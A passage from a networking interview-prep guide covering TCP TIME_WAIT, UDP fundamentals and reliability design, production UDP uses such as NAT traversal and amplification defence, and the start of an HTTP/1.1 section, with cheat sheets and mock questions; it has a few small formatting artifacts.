active closer:  ESTAB -> FIN_WAIT_1 -> FIN_WAIT_2 -> TIME_WAIT --60s--> gone
passive closer: ESTAB -> CLOSE_WAIT -> LAST_ACK -> CLOSED
WHO CLOSES FIRST PAYS THE TIME WAIT TAX.
Proxy fleets: make the *client* (or the side with more IPs) close first,
or better: keep-alive so you rarely close at all.
```

6. Real Production Example

Load-test clients that open a new connection per request stall at ~470 RPS per (srcIP,dstIP,dstPort) with connect() EADDRNOTAVAIL — a rite-of-passage incident. Reverse proxies (NGINX → upstream) hit the same wall; standard fixes in industry: upstream keep-alive pools, multiple upstream ports/IPs, `tcp_tw_reuse=1`.

7. Advantages

- Correctness: protects the close handshake and prevents old-segment corruption of new connections. It's a feature, not a leak.

8. Trade-offs

- Ephemeral-port pressure on busy clients/proxies.
- 60s of table entries (memory is minor; port space is the issue).
- Asymmetric: you can shift the cost by choosing who closes first, but not eliminate it.

9. Common Mistakes

- "TIME_WAIT means connection leak — let's kill it" → it's normal; the fix is reuse, not eradication.
- Enabling the (removed/dangerous) `tcp_tw_recycle` advice from old blogs — breaks clients behind NAT.
- Thinking TIME_WAIT happens on the passive closer, or on the server always ("server" vs "active closer" confusion).

10. Performance Impact

Server with 100k TIME_WAIT inbound sockets: ~tens of MB RAM, harmless (different client IPs → no port conflict). Client/proxy with TIME_WAIT to one upstream: hard cap ≈ port_range/60 new conns/sec. Know both sides of this asymmetry — that's the senior answer.

11. Common Interview Questions

1. What is TIME_WAIT for? (Both reasons.)

2. 50k TIME_WAIT sockets on a box — problem or not? (Depends: inbound on server = fine; outbound to one upstream = port exhaustion risk.)
3. How do you run 10k conn/s from one proxy to one backend? (Keep-alive pools; tw_reuse; multiple local IPs/ports.)

12. Follow-up Questions

- “Why 2×MSL specifically?” → covers a segment’s maximum round trip of lingering copies (MSL each way).
- “What does SO_REUSEADDR actually do?” → lets you bind() a listener over a TIME_WAIT socket (server restart case); it does *not* bypass TIME_WAIT for outbound 4-tuples.
- “How does tcp_tw_reuse stay safe?” → TCP timestamps ensure old segments are distinguishable; applies only to outgoing connects.

13. Debugging Scenarios

- `connect(): Cannot assign requested address` under load → `ss -tan state time-wait | wc -l` + check `ip_local_port_range`; fix with pooling/tw_reuse.
- Server restart fails `bind: Address already in use` → missing SO_REUSEADDR on the listener.

14. Best Practices

- Design so connections are long-lived; TIME_WAIT churn is a symptom of connection-per-request.
- On proxies: `net.ipv4.tcp_tw_reuse=1`, widen `ip_local_port_range`, multiple upstream addresses.
- Never disable TIME_WAIT semantics globally; never use removed recycle hacks.

15. Practice Questions

1. Port range 32768–60999, TIME_WAIT 60s, one upstream ip:port. Max new conn/s? $((60999-32768)/60 \approx 470.)$
 2. An LB health-checks 200 backends every 2s with fresh connections, closing actively. How many TIME_WAIT sockets does it hold at steady state? $(200 \times 30 \text{ checks-in-60s} = 6,000)$ — and why per-backend port pressure is still low.)
-

MODULE 2 — One-Page Cheat Sheet

HANDSHAKE	SYN(x) / SYN-ACK(y,ack x+1) / ACK — 1 RTT; options only in SYN SYN q vs accept q; SYN cookies = stateless defense
CLOSE	FIN/ACK + FIN/ACK (half-close). Active closer -> TIME_WAIT 60s CLOSE_WAIT pileup = YOUR app forgot close()
FLOW CTRL	rwnd protects receiver; zero-window + persist probes
CONGESTION	cwnd protects network; in-flight $\leq \min(\text{cwnd}, \text{rwnd})$ slow start: IW=10, $x2/\text{RTT} \rightarrow \text{ssthresh} \rightarrow +1 \text{ MSS}/\text{RTT}$ 3 dupACKs: fast retransmit, $\text{cwnd}/2$, PRR (mild) RTO ($\geq 200\text{ms}$): $\text{cwnd}=1$, slow start again (p99 killer) CUBIC=loss-based (default) BBR=model-based (Google)
SLIDING WIN	throughput = window/RTT ; BDP = BW x RTT ; SACK fills holes Mathis: $\text{tput} \sim \text{MSS}/(\text{RTT} \cdot \sqrt{\text{loss}})$
RETRANSMIT	RTO = $\text{SRTT} + 4 \cdot \text{RTT}_{\text{VAR}}$, min 200ms, exp backoff; TLP/RACK fix tails
KEEP-ALIVE	TCP KA(default 2h! tune to ~60s) vs HTTP KA(reuse) vs h2 PING middlebox idle timeouts (NAT ~300s, NLB 350s) kill silent flows
TIME_WAIT	$2 \cdot \text{MSL} = 60\text{s}$; client-side port math: $\sim 28\text{k}/60\text{s} \approx 470 \text{ conn/s/dst}$ fixes: keep-alive pools, tcp_tw_reuse, more IPs. NOT recycle.
TOOLS	ss -tnpi nstat tcpdump wireshark expert info
KEY NUMBERS	IW 10 (~14KB) RTOmin 200ms TW 60s KA 7200s default

MODULE 2 — Top Interview Questions

1. Full lifecycle: draw every packet and state from connect() to close() including sequence numbers.
2. Flow control vs congestion control — who's protected, what's the signal, where do they meet? ($\min(\text{cwnd}, \text{rwnd})$).
3. One packet is lost. Walk both recovery paths and their latency cost.
4. Why is TCP slow on high-RTT lossy links? Derive it ($\text{window}/\text{RTT} + \text{Mathis}$).
5. p99 latency is exactly 200ms above p50 — explain.
6. CLOSE_WAIT vs TIME_WAIT pileups — which is a bug, whose bug, and fixes.
7. Idle connections through NAT/LB die — mechanism and three-layer fix (TCP KA, app ping, pool max-idle).
8. Design a proxy doing 10k conn/s to few upstreams — enumerate the TCP limits you'll hit (ports/ TIME_WAIT, accept queue, buffers=BDP, CC choice).
9. Why did Google build BBR? What signal replaced loss?
10. What are SYN cookies and what do they sacrifice?

MODULE 2 — Common Mistakes

- cwnd/rwnd confusion (the classic filter).
- "Loss $\Rightarrow$ cwnd=1" — only RTO does that.
- Treating TIME_WAIT as a leak; treating CLOSE_WAIT as normal.
- TCP vs HTTP keep-alive conflation; trusting the 2-hour default.
- Forgetting options (window scale/SACK) live only in the SYN.
- App retry policies ignorant of TCP's own retransmit schedule (retry storms).

- “write() returned = delivered.”

MODULE 2 — Mock Interview (15 min)

Q1. “Your cross-region replication (RTT 120ms) runs at 40 Mbps on a 10 Gbps pipe. Diagnose.” *Strong answer:* Compute implied window: $40\text{Mbps} \times 0.12\text{s} = 600\text{KB}$ — suspiciously close to a clamped buffer; check `ss -tni` (wscale? cwnd? rwnd-limited?), check loss (Mathis: 40Mbps at 120ms $\Rightarrow$ ~0.1% loss could explain it via CUBIC), fixes: raise tcp_rmem/wmem max (or stop app from setting SO_RCVBUF), consider BBR, parallel streams.

Q2. “After a deploy, clients report sporadic ECONNRESET at low traffic, mostly after quiet periods.” *Strong answer:* Idle-timeout race — server/LB closes idle keep-alive connections while client reuses them; verify timing correlation with idle age; fix client pool max-idle < server idle timeout, add retry-on-stale for idempotent methods; mention FIN vs RST observation in capture.

Q3. “Explain to a junior why we didn’t just disable TIME_WAIT.” *Strong answer:* it guards final-ACK loss and stale-segment corruption of reused 4-tuples; the pressure is ports, so pool connections and enable `tw_reuse` — removing the state risks silent data corruption, the worst class of bug.

MODULE 3 — UDP

UDP questions test judgment, not memorization: when do you drop TCP's guarantees, and what do you rebuild in the application? This is also the gateway to QUIC (Module 4).

Topic 3.1 — UDP Fundamentals

1. Why Interviewers Ask This

“TCP vs UDP” is the most common warm-up in networking rounds — but at the senior level, the follow-ups go straight to header contents, socket behavior differences, and what “connectionless” means for load balancing and NAT.

2. Core Concept

UDP = IP + ports + optional checksum. 8-byte header: src port, dst port, length, checksum. No connections, no ordering, no reliability, no flow/congestion control, no handshake. One `sendto()` = one datagram = (usually) one IP packet. Message boundaries are preserved — unlike TCP's byte stream.

3. Internal Working

- No connection state: a single UDP socket receives datagrams from *any* peer (`recvfrom` returns the source address). `connect()` on a UDP socket only fixes the default destination and filters inbound — no packets are exchanged.
- Demux is by (dst IP, dst port) only — this is why one DNS server socket serves millions of clients.
- Datagrams larger than the socket receive buffer's free space are **dropped silently** (counter: `netstat -su` “receive buffer errors”). Datagrams above path MTU are fragmented at the IP layer (dangerous — see below).

4. Packet Flow Explanation

```
app sendto(sock, 900B, addr)
-> kernel prepends UDP hdr (8B) + IP hdr (20B) -> one 928B packet -> wire
no ACK expected, no retransmit timer, no state kept.
receiver: packet -> UDP checksum verify -> socket recv buffer -> recvfrom()
buffer full? drop. no listener? ICMP port-unreachable back.
```

Compare TCP: 3 packets before data, ACK for everything, state on both ends.

5. ASCII Diagram

UDP header (8 bytes):

```
+-----+-----+
|  src port  |  dst port  |
+-----+-----+
|  length    |  checksum  |
+-----+-----+
|                payload...                |
+-----+-----+
```

TCP: [stream, 20-60B hdr, connected, reliable, ordered, paced]

UDP: [datagrams, 8B hdr, fire-and-forget, app owns everything else]

6. Real Production Example

DNS (queries), QUIC/HTTP3 (all of Google/Meta/Cloudflare edge traffic), video conferencing (Zoom/Meet — RTP over UDP), game servers, syslog, StatsD/metrics fire-and-forget, WireGuard VPN, NTP.

7. Advantages

- Zero-RTT to first byte; no handshake, no state.
- No head-of-line blocking; loss of one datagram doesn't delay others.
- Multicast/broadcast possible; TCP is strictly point-to-point.
- App controls latency/reliability trade-off precisely.

8. Trade-offs

- You inherit every hard problem TCP solved: loss, reordering, duplication, congestion, MTU discovery.
- No congestion control = you can melt networks (and get throttled/blocked by ISPs).
- NATs/firewalls handle UDP worse: short idle timeouts (~30–120s), some networks block it (QUIC always keeps a TCP fallback for this).
- Spoofable source addresses → amplification attacks (DNS/NTP reflection).

9. Common Mistakes

- “UDP is faster than TCP” stated flatly — per-packet it's lighter and has no HoL blocking, but with loss and no recovery, *goodput* can be worse. Precision here signals seniority.
- Assuming a UDP datagram maps to exactly one packet regardless of size (a 60KB datagram becomes ~40 IP fragments; one lost fragment kills the whole datagram).
- Forgetting UDP has checksums (optional in IPv4, mandatory in IPv6).

10. Performance Impact

No handshake: first byte arrives 1 RTT earlier than TCP (2–3 RTTs earlier vs TCP+TLS1.2). Syscall-per-datagram overhead is the real cost at high packet rates — hence `sendmmsg / recvmmsg`, GSO for UDP, and kernel-bypass (DPDK) in trading systems.

11. Common Interview Questions

1. What exactly is in a UDP header, and what does its absence of fields imply?

2. What happens when a UDP datagram is lost / arrives out of order / is duplicated? (Nothing — app's problem.)
3. Can UDP datagrams be fragmented, and why is that bad?

12. Follow-up Questions

- “What does connect() on a UDP socket do?” → sets default peer + filters inbound + lets you receive ICMP errors; no packets sent.
- “How does a NAT track UDP without connections?” → address/port mapping with idle timer; that's why STUN/keep-alives exist.

13. Debugging Scenarios

- Silent metric loss: `netstat -su` → “packet receive errors / receive buffer errors” → raise `net.core.rmem_max` + app read faster.
- UDP service reachable locally, not remotely → firewalls block or NAT expired; check with `nc -u`, `tcpdump` both ends.

14. Best Practices

- Keep datagrams $\leq \sim 1400\text{B}$ (or 1200B, QUIC's choice) to dodge fragmentation.
- Size receive buffers for burst rate; monitor drop counters — UDP drops are silent by design.
- Always rate-limit/validate: never build a UDP responder that answers big to small unauthenticated queries (amplification).

15. Practice Questions

1. Metrics pipeline loses 2% of StatsD packets only during deploys. Hypothesize. (Burst > socket buffer during restart-induced CPU contention; raise rmem, batch metrics.)
2. Why can one UDP socket serve 1M clients while TCP needs 1M sockets? (Demux by dst only vs 4-tuple; no per-peer state.)

Topic 3.2 — When UDP Is Better Than TCP

1. Why Interviewers Ask This

This is a *judgment* question. System design rounds at Netflix/Uber/Zoom-type companies hinge on choosing the right transport for video, telemetry, gaming, and RPC — and defending it.

2. Core Concept

Choose UDP when **at least one** of these holds: 1. **Stale data is worthless** (live audio/video/game state — a retransmitted old frame is useless; skip it). 2. **Latency beats completeness** (real-time > reliable). 3. **You'll build your own reliability better tailored than TCP's** (QUIC, RTP+FEC, reliable-UDP game protocols). 4. **Request/response is tiny** (DNS: handshake would triple cost). 5. **Multicast/broadcast needed**.

3. Internal Working


The key insight interviewers want: TCP couples four guarantees (reliability, ordering, congestion control, stream abstraction) — you can't turn any off. UDP lets you unbundle: e.g., a video call wants congestion awareness (yes) + ordering (per-frame, not global) + reliability (no — use FEC/concealment). TCP's total ordering forces head-of-line blocking that real-time apps cannot accept.

4. Packet Flow Explanation

Live video over TCP vs UDP when packet #2 (frame 2) is lost:

```
TCP: frame1 [frame2 LOST] frame3 frame4 ...
      receiver kernel BUFFERS frames 3,4 (can't deliver out of order)
      app sees NOTHING until frame2 retransmitted (>=1 RTT, maybe 200ms RTT)
      result: freeze, then fast-forward burst. Latency accumulates forever.
UDP: frame2 lost -> app shows frame1 again or conceals; frames 3,4 play
      on time. One glitch, zero added latency.
```

5. ASCII Diagram



6. Real Production Example

- **Zoom/Meet/Teams:** UDP (RTP/SRTP) with FEC and jitter buffers; they fall back to TCP only when UDP is blocked — and quality visibly degrades.
- **HTTP/3:** Google moved the web to UDP to escape TCP's HoL blocking and kernel ossification.
- **Games** (Riot, Valve): custom reliable-UDP with per-channel reliability (position updates unreliable, chat reliable).
- **DNS:** query fits one packet; TCP only for large answers/zone transfers (and DoT/DoH).

7. Advantages (in these scenarios)

- Constant, low latency under loss; no retransmission-induced freezes.
- Per-message control (some messages reliable, some not — impossible on one TCP stream).
- Faster connection setup; better for short-lived exchanges.

8. Trade-offs

- Engineering cost: jitter buffers, FEC, sequencing, congestion control are hard to get right.
- Ops cost: UDP-hostile networks require TCP/443 fallback paths → two stacks to maintain.
- Fairness responsibility: without congestion control you harm co-located traffic (and your own).

9. Common Mistakes

- Choosing UDP for a “fast API” — request/response APIs need reliability; you’d rebuild TCP badly. (Right answer for fast APIs: connection reuse + QUIC/HTTP3, not raw UDP.)
- Forgetting the fallback: enterprise networks block UDP; a UDP-only product fails in exactly the customers who pay most.
- Claiming “UDP has no congestion control so it’s faster” as a *benefit* without acknowledging the ecosystem damage + mandatory CC in anything serious (QUIC has full CC).

10. Performance Impact

For a 30ms-RTT call with 1% loss: TCP adds ≥ 30 –200ms stalls per loss event and latency compounds (jitter buffer must grow); UDP+FEC holds end-to-end latency at $\sim \text{encode} + \text{network} + \text{jitter}$ (~ 100 ms) with graceful quality loss. For DNS: UDP = 1 RTT total; TCP would be 2 RTTs (+TLS more).

11. Common Interview Questions

1. Design video conferencing — which transport, why, what do you add on top?
2. Why does DNS use UDP (and when does it switch to TCP)? (Fits one datagram; TCP for >512B/1232B EDNS truncation-fallback, zone transfers.)
3. Would you use UDP for a payments API? (No — and articulate why.)

12. Follow-up Questions

- “How do you keep a UDP media stream fair to TCP flows?” → implement CC (e.g., GCC in WebRTC, QUIC’s CUBIC/BBR).
- “Network blocks UDP — what does your app do?” → detect quickly, fall back to TCP/TLS 443, telemetry on fallback rate.

13. Debugging Scenarios

- Users on corporate networks report terrible call quality: check transport telemetry — they’re on TCP fallback; fix = TURN/443 relay or QUIC-looking fallback.
- Game feels laggy though ping is low: loss on the unreliable channel; add FEC or adaptive send rate.

14. Best Practices

- Decide reliability *per message type*, not per app.
- Ship with congestion control and TCP fallback from day one.
- Measure “freeze time”/staleness, not just packet loss — the user-facing metric.

15. Practice Questions

1. Telemetry from 1M IoT devices, 1 reading/min, 40B each. TCP or UDP? Defend both sides, then pick. (UDP with app-level ack for config commands; occasional loss acceptable, connection state $\times 1$ M too costly — or MQTT-over-TCP if delivery matters. The *reasoning* is the answer.)
2. Stock ticker fan-out to 10k trading clients on a LAN: what does UDP multicast buy you that TCP can’t do at all? (One packet serves all subscribers; per-client TCP = $10k \times \text{bandwidth} + \text{serialization skew}$.)

Topic 3.3 — Reliability Strategies over UDP

1. Why Interviewers Ask This

“Design reliable transfer over UDP” is a full-blown interview question at Google/Amazon — effectively “re-derive TCP, justify every piece.” It tests protocol design ability directly.

2. Core Concept

The toolbox, in increasing sophistication: 1. **Sequence numbers** — detect loss, reordering, duplication (the foundation; nothing works without them). 2. **ACK + retransmit** (ARQ): stop-and-wait → sliding window → selective ACK. 3. **Timeouts** with RTT estimation (else you retransmit too early/late). 4. **FEC** (forward error correction): send k data + m parity packets; receiver reconstructs any k of $k+m$ — repairs loss with *zero* extra RTT, at fixed bandwidth cost. 5. **NACK-based repair**: receiver reports gaps (efficient at scale for streams; sender needn't track per-receiver state). 6. **Congestion control** — mandatory for anything shipping at volume. 7. **Idempotency/dedup keys** at the semantic level.

3. Internal Working

A production-grade design (this is what interviewers want on the whiteboard): - Header: `{conn_id, seq, ack, sack_bitmap, timestamp}`. - Sender: sliding window of unACKed packets; per-packet send time; $RTO = SRTT + 4 \cdot RTT_{VAR}$; on SACK gap → selective retransmit; on timeout → backoff + window reduction (AIMD or copy CUBIC). - Receiver: reorder buffer; cumulative ack + bitmap of received-out-of-order; deliver in order (reliable mode) or immediately (unreliable-sequenced mode: drop anything older than newest delivered). - `conn_id` instead of 4-tuple → survives NAT rebinding/client IP change (QUIC's connection migration trick — mentioning this is a strong signal).

4. Packet Flow Explanation

```
send: [seq=1][seq=2][seq=3][seq=4][seq=5]      (window=5)
loss: seq=3 dropped
recv ACKs: ack=1 ... ack=2, bitmap{4,5 received}
sender: gap at 3 detected after bitmap shows 4,5 -> retransmit ONLY 3
recv: 3 arrives -> ack=5 -> window slides
FEC alternative: send  $P = 1^2 3^4 5$  (XOR parity). Receiver rebuilds 3
                  from {1,2,4,5,P}. No retransmit, no extra RTT.
```

5. ASCII Diagram

```
Reliability spectrum (pick per message class):
fire-and-forget < sequenced-unreliable < FEC-protected < NACK-repair
(metrics)          (game position)          (live video)      (video, VoD)
                                     < ACK+retransmit reliable+ordered
                                     (chat, control msgs) = ~TCP
Latency cost:  0           0           0 (+bw)           ~1 RTT   1+ RTT
```

6. Real Production Example

- **QUIC**: the fully-worked example — seq numbers never reused (retransmits get new packet numbers, killing TCP's retransmission ambiguity), SACK ranges, pacing, CUBIC/BBR.
- **WebRTC**: RTP seq + NACK (RTX) + FEC (flexfec) + jitter buffer, congestion control (transport-cc/GCC).

- **SRT** (broadcast video), **KCP** (gaming, ~30–40% faster than TCP on lossy links at 10–20% bandwidth premium), Aeron (trading).

7. Advantages

- Tailored trade-offs per message class; TCP forces one-size-fits-all.
- FEC gives zero-RTT repair TCP fundamentally cannot offer.
- New packet numbers on retransmit → unambiguous RTT samples (fixes Karn's problem).

8. Trade-offs

- You will spend months on edge cases TCP solved over 40 years (RTT estimation, reordering heuristics, CC fairness).
- FEC costs constant bandwidth even at zero loss; ARQ costs latency only on loss — hybrid (FEC for base, NACK for burst) is the pro answer.
- Userspace processing cost (no kernel offloads) — QUIC burns ~2–3× TCP's CPU per byte (improving with UDP GSO/kTLS-style offloads).

9. Common Mistakes

- Designing ACK-per-packet stop-and-wait (throughput = 1 pkt/RTT — always call out sliding window).
- No congestion control ("it's internal traffic" — until it isn't).
- Reusing sequence numbers for retransmits (ambiguous RTT, the exact bug QUIC fixed).
- Forgetting dedup: retransmits create duplicates; consumers must be idempotent or dedup by seq.

10. Performance Impact

FEC at $k=10, m=2$: +20% bandwidth, repairs ≤ 2 losses/group with 0 added RTT. ARQ: repair = RTT (NACK) to RTT+RTO (timeout). On a 150ms path, that's the difference between invisible and a visible freeze. Hybrid schemes dominate production media stacks.

11. Common Interview Questions

1. Design reliable file transfer over UDP (the classic — draw header, window, timers).
2. How would you handle reordering vs loss distinction? (Time-based like RACK, or small reorder tolerance window.)
3. FEC vs retransmission — when each?

12. Follow-up Questions

- "How do you pick RTO?" → EWMA SRTT + variance, Karn's rule or QUIC-style unique packet numbers.
- "How does the receiver signal loss efficiently for 1M receivers?" → NACK aggregation/multicast repair or FEC-only (no feedback path).
- "What about flow control?" → receiver-advertised window/credits, same as TCP conceptually.

13. Debugging Scenarios

- Custom protocol throughput collapses at 0.5% loss → likely stop-and-wait or fixed huge RTO; instrument RTT estimator.

- Duplicates observed downstream → retransmit + missing dedup; add seq-based dedup window.

14. Best Practices

- Steal QUIC's ideas: monotonically increasing packet numbers, ACK ranges, explicit ECN support, pacing.
- Simulate loss/reorder/dup in tests (`tc netem loss 2% delay 50ms reorder 5%`) — protocols that only met clean networks die in production.

15. Practice Questions

1. Sketch a header for a game protocol with 3 channels: reliable-ordered (chat), unreliable-sequenced (positions), reliable-unordered (item pickups). What per-channel state does each end keep?
2. $k=20$ FEC group, parity $m=?$, target: survive 5% random loss with $<0.1\%$ unrecovered groups. Reason about m . (Binomial tail: $P(>m \text{ losses in } 20+m) — m=3-4$ lands near target; exact math less important than the approach.)

Topic 3.4 — Production Use Cases

1. Why Interviewers Ask This

Senior candidates are expected to map protocol theory to real systems they'd operate — including the unglamorous parts: NAT traversal, buffer tuning, DDoS exposure.

2. Core Concept

The big five production UDP families: 1. **DNS** — tiny request/response; UDP:53 (Module 5). 2. **QUIC / HTTP/3** — the modern web transport; UDP:443 (Module 4). 3. **Real-time media** — RTP/SRTP for calls, WebRTC; latency-first. 4. **VPN/tunnels** — WireGuard, IPsec NAT-T, VXLAN, GTP (mobile core!) — encapsulation over UDP traverses NAT and hashes well for ECMP. 5. **Telemetry/gaming/trading** — StatsD, syslog, game state, market data multicast.

3. Internal Working

Why tunnels standardized on UDP rather than raw IP protocols: NATs and ECMP routers understand UDP ports. A VXLAN packet's *source port* is set to a hash of the inner flow → core routers spread tunnel traffic across paths without parsing the tunnel. This detail (entropy in source port) is a beloved infra-interview nugget.

4. Packet Flow Explanation

NAT traversal for a call (WebRTC/STUN/ICE) — the flow interviewers ask about:

1. A → STUN server (UDP): "what's my public ip:port?" → gets mapping
2. B does the same. A,B exchange candidates via signaling (any channel).
3. Both fire UDP probes at each other's public mapping simultaneously → each side's outbound packet opens its own NAT pinhole ("hole punch")
4. Direct P2P UDP flows. If both NATs are symmetric → relay via TURN.

5. ASCII Diagram

```
A -----> NAT-A ===== internet ===== NAT-B <----- B
|outbound opens pinhole|                |pinhole opened by B|
A's packets arrive at NAT-B's pinhole => delivered to B
fallback: A --> TURN relay <-- B    (both connect outbound; relay copies)
```

6. Real Production Example

- **Cloudflare/Google edges**: >30% of traffic already HTTP/3-over-UDP.
- **Zoom**: UDP 8801; TURN/TCP fallback tiering documented publicly.
- **WireGuard**: entire modern VPN industry (Tailscale) = UDP + NAT traversal exactly as above.
- **Mobile networks**: every packet your phone sends rides GTP-over-UDP inside the carrier core.
- **Finance**: exchange market data is UDP multicast with sequence-numbered gap-fill (retransmission request channels).

7. Advantages

- One socket, millions of peers; NAT/ECMP friendliness; multicast; latency floor.

8. Trade-offs / Operational Risks

- **DDoS**: UDP spoofing → reflection/amplification (DNS 50×, NTP 500×, memcached 50,000×). Any UDP service must consider being both victim and reflector. Mitigations: response ≤ request until source validated (QUIC's anti-amplification 3× rule, DNS cookies), BCP38 egress filtering.
- Stateful middlebox timeouts (~30s common for UDP!) → keep-alives every ~15–25s (WireGuard's persistent-keepalive=25).
- No kernel backpressure: apps must implement their own or drop.

9. Common Mistakes

- Deploying a UDP service without an amplification review.
- Assuming UDP “just works” through corporate networks — always ship a TCP/443 fallback and measure fallback rates.
- Using one socket + one thread for 10 Gbps of datagrams (need SO_REUSEPORT sharding, recvmmsg, GRO).

10. Performance Impact

Well-tuned UDP stacks reach millions of pps/core with batching + GSO/GRO; naive one-syscall-per-packet caps around ~300–500k pps/core. QUIC CPU cost ≈ 2× TCP+TLS today — a real capacity-planning input at CDN scale.

11. Common Interview Questions

1. How does a video call connect two laptops that are both behind NAT?
2. Why do VPNs and VXLAN run over UDP instead of their own IP protocol numbers?
3. What is a UDP amplification attack; how do you avoid building a reflector?

12. Follow-up Questions

- “What’s a symmetric NAT and why does it break hole punching?” → mapping differs per destination → predicted pinhole wrong → TURN relay required.
- “How does QUIC prevent amplification before the handshake completes?” → server sends $\leq 3 \times$ bytes received until client address is validated.

13. Debugging Scenarios

- Calls connect on home WiFi, fail on hotel WiFi → UDP blocked; verify by forcing TURN/TCP; monitor ICE candidate-pair stats.
- VPN drops every ~30s idle → NAT UDP timeout; set persistent keepalive 25s.
- Market-data gaps at market open → socket buffer overflow at burst; `netstat -su`, raise rmem, dedicate cores.

14. Best Practices

- Keep-alive interval < smallest NAT UDP timeout on path (25s is the industry folk constant).
- `SO_REUSEPORT` + per-core sockets for high-rate UDP services.
- Rate-limit responses, require proof-of-source (cookies) before sending large replies.

15. Practice Questions

1. Design the transport for a multiplayer shooter: tick rate 64Hz, 200 players/match, worldwide. (UDP; unreliable-sequenced state snapshots + delta encoding; reliable channel for events; regional relays; lag compensation; TCP/443 fallback for hostile NATs.)
2. Your DNS resolver fleet is being used in a reflection attack. What do you change without breaking legitimate clients? (Response rate limiting per prefix, minimal-ANY answers, require TCP fallback via TC bit for suspicious sources, DNS cookies.)

MODULE 3 — One-Page Cheat Sheet

UDP HEADER	8B: src port dst port length checksum. That's all.
SEMANTICS	datagrams (boundaries kept), no order/reliability/CC/handshake one socket serves all peers (demux on dst only)
WHEN UDP	stale-data-worthless (live media, game state) tiny req/resp (DNS) custom reliability (QUIC) multicast tunnels
WHEN TCP	must-have-every-byte + no extreme latency need: APIs, files, DBs
RELIABILITY	seq numbers -> sliding window + SACK -> RTT-based RT0 ->
TOOLBOX	FEC (0-RTT repair, +bw) NACK (scale) CC (mandatory) dedup
KEY DESIGNS	QUIC: new pkt# on retransmit, ACK ranges, conn-id migration, 3x anti-amplification. WebRTC: RTP+NACK+FEC+jitter buffer+GCC
NAT REALITY	UDP idle timeout ~30-120s -> keepalive ~25s hole punching via STUN; symmetric NAT -> TURN relay
DANGER	amplification (DNS 50x, memcached 50000x) -> validate source, response<=request, rate limit fragmentation: keep <=1400B
OPS	silent drops: netstat -su rmem tuning sendmmsg/GSO for pps
FALLBACK	always ship TCP/443 fallback; measure fallback rate

MODULE 3 — Top Interview Questions

1. TCP vs UDP — beyond the checklist: what does each header field's absence in UDP force the app to do?
2. Design reliable file transfer over UDP. (Sliding window, SACK bitmap, RTT-adaptive RTO, CC, MTU-safe chunks.)
3. Why is UDP the right base for QUIC/HTTP3 rather than a new IP protocol? (NAT/firewall traversal, no kernel/middlebox ossification, userspace iteration.)
4. Video call freezes on TCP fallback — explain the mechanism. (Retransmission + total ordering = HoL blocking + growing jitter buffer.)
5. How does hole punching work; when does it fail?
6. FEC vs ARQ: derive when each wins (RTT vs bandwidth cost).
7. What makes UDP services DDoS reflectors and how do you design against it?

MODULE 3 — Common Mistakes

- “UDP is faster” without qualifying goodput-under-loss and CC responsibilities.
- Designing stop-and-wait; reusing seq numbers on retransmit.
- No TCP fallback; no keep-alives through NAT; datagrams > MTU.
- Ignoring silent socket-buffer drops (the #1 real-world UDP bug).
- Building an amplification reflector.

MODULE 3 — Mock Interview (10 min)

Q1. “Build a real-time multiplayer game transport. Walk me through it.” *Strong answer:* UDP; channels with per-class reliability (unreliable-sequenced snapshots @64Hz with delta+interpolation, reliable-ordered control); seq+ack bitmap header; adaptive send rate (CC!); client prediction + server reconciliation for perceived latency; STUN/relay infrastructure; hostile-network fallback; loss/jitter simulation in CI.

Q2. “Your custom UDP protocol works in staging, but throughput collapses for Australian users.” *Strong answer:* long-RTT exposes protocol flaws: fixed RTO (too aggressive/passive), window too small (throughput=window/RTT), no pacing causing burst loss; verify with RTT-scaled testbed (`tc netem delay 150ms loss 0.5%`); fix adaptive RTO + BDP-sized window + pacing.

Q3. “Why does WhatsApp calling work behind almost any NAT but your prototype doesn’t?” *Strong answer:* full ICE ladder: host → STUN srflx → TURN relay (UDP → TCP → TLS/443); simultaneous open keep-alives; they invest in relays near users — reachability is an infrastructure product, not a protocol trick.

MODULE 4 — HTTP (1.1 / 2 / 3, HTTPS, QUIC)

HTTP evolution is the single best-scoring interview narrative: every version exists to kill a specific bottleneck of the previous one. Tell it as a story of head-of-line blocking moving down the stack until QUIC finally killed it.

Topic 4.1 — HTTP/1.1

1. Why Interviewers Ask This

It's still everywhere (most internal service traffic, ALB → target defaults, curl). Interviewers test whether you understand its concurrency model — because its limits explain *why* HTTP/2 and connection pools exist.

2. Core Concept

Text-based request/response over TCP. One request **at a time** per connection (send request → wait full response → next). Concurrency = open more connections (browsers: 6 per host). Persistent connections (keep-alive) default since 1.1.

3. Internal Working

- Message framing: headers terminated by `\r\n\r\n`; body length via `Content-Length` or `Transfer-Encoding: chunked` (length-prefixed chunks, enables streaming without knowing size upfront).
- Pipelining (sending multiple requests before responses) exists in the spec but is dead in practice: responses must return in order → HoL blocking + broken middleboxes. Say this — it's a known trap.
- Headers are uncompressed plain text, resent fully on every request (cookies! often 1–2KB per request).

4. Packet Flow Explanation

```
[TCP handshake 1 RTT] [TLS 1-2 RTT]
GET /a ----->
<----- 200 /a      (connection idle-waits)
GET /b ----->      only now can /b start
<----- 200 /b
Serial: total = N * (RTT + server_time). Browsers parallelize with
6 connections => 6x handshakes, 6x slow starts, 6x TLS state.
```

5. ASCII Diagram

```
HTTP/1.1, one connection:  [req A][----resp A----][req B][--resp B--]
                           ^ B waits: app-level HoL blocking
Browser workaround:  conn1 [A.....]  conn2 [B.....]  ... x6
Server side effect:  10k users x 6 conns = 60k sockets
```

6. Real Production Example

Sharding domains (`img1.cdn.com` ... `img4.cdn.com`) was a standard 2010s hack to exceed the 6-connection cap — now an *anti-pattern* under HTTP/2 (splits one warm connection into many cold ones). Interviewers love asking why the best practice inverted.

7. Advantages

- Dead simple: debuggable with telnet/netcat; every proxy/LB/tool understands it.
- No stream-level state machine; failure isolation per connection.

8. Trade-offs

- Application-layer HoL blocking → latency serialization.
- Header overhead (uncompressed, repeated cookies) — significant for API-heavy pages.
- Connection storms: concurrency scales via sockets, multiplying handshakes, slow starts, and server memory.

9. Common Mistakes

